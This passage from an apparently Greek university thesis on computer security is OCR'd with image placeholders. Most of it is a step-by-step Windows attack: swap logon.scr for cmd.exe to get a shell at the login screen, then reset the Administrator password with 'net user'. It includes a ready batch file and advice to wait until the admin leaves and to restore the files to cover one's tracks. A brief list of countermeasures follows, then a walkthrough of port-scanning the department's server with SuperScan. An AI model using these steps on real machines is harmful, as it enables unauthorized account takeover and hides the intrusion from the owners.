Αντιγράψατε το αρχείο logon.scr μέσα στον φάκελο temphack.
Αντιγράψατε το αρχείο cmd.exe μέσα στον φάκελο temphack.
Διαγράψατε το αρχείο logon.scr μέσα από το system32.
Κάνατε μετονομασία το cmd.exe σε logon.scr
Κλείσατε το παράθυρο του DOS.

Αποτέλεσμα όλων αυτών των εντολών είναι ότι αντικαταστήσατε το default Screensaver των Windows με το cmd.exe. Στην επόμενη εκκίνηση του υπολογιστή, στην οθόνη επιλογής χρήστη, θα περιμένετε μέχρι να εμφανιστεί το Screensaver, που δεν θα είναι άλλο από μια γραμμή εντολών του DOS, χωρίς καμιά απολύτως προστασία.

Αφού ανοίξει το παράθυρο του DOS πληκτρολογήστε την παρακάτω εντολή:
net user <όνομα λογαριασμού Administrator> <νέο κωδικό>
Αν για παράδειγμα το όνομα του λογαριασμού του Admin είναι "Phantom" και σαν κωδικό θέλετε το "123" τότε γράφετε:
net user Phantom 123

Μόλις αλλάξατε τον κωδικό του Admin από οτιδήποτε ήταν, σε 123.

ΜΗΝ ξεχάσετε να μεταφέρετε τα αρχεία (cmd.exe, logon.scr) ξανά στον φάκελο system32, έτσι ώστε να καλύψετε τα ίχνη σας.

Παρουσιάστηκε σφάλμα συστήματος δεν επιτρέπετε η πρόσβαση..

Σε αυτήν την περίπτωση ο μόνος τρόπος για να δουλέψει, είναι να "παραμονεύετε" τον Admin μέχρι να φύγει από τον υπολογιστή, να κάνετε τις αλλαγές στα αρχεία και να φύγετε πριν σας πάρει είδηση.

Επειδή το περιθώριο χρόνου μπορεί να είναι πολύ μικρό για να προλάβετε να γράψετε τις εντολές, καλό θα ήταν να δημιουργήσετε ένα αρχείο batch (.bat) που θα περιέχει τις εντολές και να το βάλετε σε μια δισκέτα ή USB Stick. Πώς θα το κάνετε αυτό;
Δημιουργήστε ένα αρχείο κειμένου (.txt) και μέσα σε αυτό γράψτε, ή κάντε αντιγραφή - επικόλληση τις εντολές:

Παράθεση:

```
cd\windows\system32
mkdir hackdir
copy logon.scr hackdir\logon.scr
copy cmd.exe hackdir\cmd.exe
del logon.scr
rename cmd.exe logon.scr
exit
```

Τώρα κάντε κλικ στο "Αρχείο" -> "Αποθήκευση ως" -> δώστε ένα οποιοδήποτε όνομα αρχείου ακολουθούμενο από την επέκταση .bat
π.χ. hackdir.bat
Θα δείτε ότι το εικονίδιο του αρχείου είναι "ένα παραθυράκι με ένα γρανάζι στην μέση". Το αρχείο είναι έτοιμο. Βάλτε το σε μια δισκέτα ή USB Stick και όταν έρθει η ώρα να το χρησιμοποιήσετε κάντε διπλό κλικ επάνω του. Θα γίνουν όλες οι απαραίτητες διαδικασίες στον υπολογιστή, σχεδόν στιγμιαία.

Συνεχίζουμε… Κάποια στιγμή, όταν αποφασίσει ο Admin να κάνει αλλαγή χρήστη (ΟΧΙ αποσύνδεση), περιμένετε το χρονικό όριο που έχετε ρυθμίσει για το Screensaver (κατά προτίμηση 1 λεπτό) και μόλις ανοίξει το παράθυρο του DOS γράψτε την εντολή net user…….

2.6 Μετρά ασφάλειας για αποφυγή χρήσης τέτοιων εργαλείων .

1. Το 1^{ο} μέτρο ασφάλειας για ένα τέτοιο σύστημα είναι να κόψει ο διαχειριστής του συστήματος να αφήνει τους χρηστές να εγκαθιστούν προγράμματα στον υπολογιστή εκτός από μια λίστα που θα είναι προκαθορισμένη και με συγκείμενα προγράμματα.

2. Επειδή η Microsoft έχει χαμηλό επίπεδο ασφαλείας στα δίκτυα φροντίζει και «κλείνει τρύπες» και κατόπιν προτροπής μου στον διαχειριστή του συστήματος από τον δικτυακό τόπο της Microsoft : http://www.microsoft.com/downloads/Browse.aspx?displaylang=en&categoryid=7

Είναι δικτυακός τόπος της Microsoft που προσφέρει ενημέρωσης για την ασφάλεια. Εδώ βρίσκεται και η λύση για την ασφάλεια στις συνεχές

ενημερώσεις. Μετά την εγκατάσταση των ενημερώσεων και ξαναέτρεξα το NETPASS σε επίπεδο χρήστη αλλά χωρίς αποτελέσματα.

3. Το μέτρο ασφαλείας για τις παραπάνω εφαρμογές είναι η χρήση ενός καλού anti-virus που βλέπει τις συγκεκριμένες εφαρμογές σαν ένα είδος virus/Trojan και δεν αφήνει την εγκατάσταση του θεωρώντας ότι πρόκειται για απειλή.

Δικτυακός τόπος για τα δωρεάν εργαλεία που περιέγραψα πιο πάνω καθώς και άλλα πολλά είναι:
http://www.nirsoft.net/

3.Εργαλεία σάρωσης Θυρών

1^{ο} Βήμα για επίθεση σε ένα απομακρυσμένο σύστημα είναι η αναγνώριση του συστήματος και ποιες πόρτες είναι ανοικτές. Αυτό πραγματοποιείτε εύκολα με το εργαλείο που περιγράφω πιο κάτω.


Πριν να ξεκινήσω την αναφορά μου στο εργαλείο θέλω να επισημάνω ότι η χρήση του έγινε στον Server του τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του ΤΕΙ Κρήτης.

3.1.Superscan v.4


Είναι κατασκευασμένο από την εταιρεία FoundStone και είναι ένας σαρωτής Θυρών.Ο κώδικας του δεν είναι ΄΄ανοικτός΄΄ στους χρήστες που το χρησιμοποιούν. Μπορεί να χρησιμοποιηθεί για όσο για σάρωση Θυρών όσο για την διαδικασία με την οποία επιβεβαιώνεται η σύνδεση με έναν απομακρυσμένο υπολογιστή(Packet INternet Goper) και τέλος την αντιστοίχηση μιας διεύθυνσης IP η ιστοσελίδας σε ένα εξυπηρετητή.

Download:
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/superscan.htm

Εγκατάσταση: Η εγκατάσταση του Superscan v.4 είναι απλή αρκεί να τρέξουμε το εκτελέσιμο αρχείο που θα βρούμε στο συμπιεσμένο αρχείο.




Εικόνα-1



Εικόνα-2

Εδώ βλέπουμε την αρχική επαφή μας την εφαρμογή SupersScan v.4 και μόνο που πρέπει να κάνουμε είναι να εισάγουμε την IP η το όνομα του της σελίδας που θέλουμε να ελέγξουμε. Εμένα αρχικά ο στόχος μου ήταν το www.epp.teiher.gr για να βρω αρχικά την διεύθυνση του εξυπηρετητή που είναι ¨σηκωμένη¨ η σελίδα. Αρκούσε να πληκτρολογούσα την παραπάνω διεύθυνση και να πατούσα το εικονίδιο Start ►.




Εικόνα-3

.

Στην πτυχιακή μου δεν μπορούσα να αποκλίσω τον τρόπο λειτουργίας ενός σαρωτή θυρών γιατί δεν μας δίνονται περιθώρια να μιλήσουμε για ασφάλεια και τον τερματισμό της αν δεν μιλήσουμε για σαρωτές θυρών. Ο στόχος μου σε αυτό κομμάτι της πτυχιακής είναι να δείξω τον τρόπο λειτουργίας ενός σαρωτή θυρών και η εφαρμογή του έγινε από το σπίτι μου. Λοιπόν αποφάσισα να βάλω στόχο τον εξυπηρετητή του τμήματος μας για δω ποιες από τις θύρες του ήταν ανοικτές και ποιες άλλες πληροφορίες μπορούσα να αποκομίσω για από το πρόγραμμα.


Σήμερα δεν χρησιμοποιούνται από τους χρηστές γιατί υπάρχουν πληθώρα εργαλείων για εύρεση αδυναμιών σε ένα σύστημα με πλήρη αναφορά για την κατάσταση του συστήματος όπως το tenable Nessus που έχω κάνει πλήρη ανάλυση και επεξήγηση της λειτουργίας του σε άλλο κεφαλαίο της εργασίας μου. Υπάρχουν πολλά εργαλεία που ανήκουν στην κατηγορία των σαρωτών θυρών όπως το Nmap που θεωρείτε το καλύτερο στο είδος του και κυκλοφορεί και σε παραθυρικό περιββάλον για WINDOWS αλλά είναι κάπως δύσχρηστο στον απλό χρήστη άλλο εργαλεια είναι το NETinfo tools 2000 κ.α. Αποφάσισα να αναλύσω το SupersScan v.4 γιατί απλά είναι πολύ εύχρηστο και διαθέτει και πολλές λειτουργίες διότι. ο στόχος της πτυχιακής μου εργασίας είναι με απλές μεθόδους

να καταλάβει ένας χρήστης που δεν έχει άμεση σχέση με την ασφάλεια να καταλάβει και να κάνει κάποια πράγματα




Εικόνα-4

Τα αποτελέσματα δεν είναι τα επιθυμητά γιατί δεν μας έδειξε ποιες πόρτες του εξυπηρετητή είναι ανοικτές ούτε σε πιο εξυπηρετητή είναι ανεβασμένη η σελίδα.




Εικόνα-5

Το πρόβλημα ήταν στις προεπιλεγμένες τιμές που είχε το πρόγραμμα. Αλλάζοντας αυτές της τιμές σε επιλογή DATA+IMP στο UDP port Scan και αντίστοιχα στο TCP port scan σε CONNECT πήρα τα αποτελέσματα που αναζητούσα.



Εικόνα-6

Η αναγκαιότητα των αλλαγών έγκειται στο ότι με την επιλογή DATA+ICMP στο UDP port scan στέλνει όχι μόνο UDP πακέτα στις πόρτες που επιδιώκουν απαντήσεις από υπηρεσίες που τρέχουν στις γνωστές πόρτες αλλά με το τα πακέτα IMCP στέλνει και άλλου είδους πακέτα που αν τα επεξεργαστούνε οι πόρτες τις βλέπει σαν ανοικτές. Μερικές φόρες μπορεί να δώσει και λανθασμένα αποτελέσματα για μερικές πόρτες. Στο TCP port scan σε επιλογή CONNECT κάνει την πλήρη ανάλυση των Θυρών.



Εικόνα-7

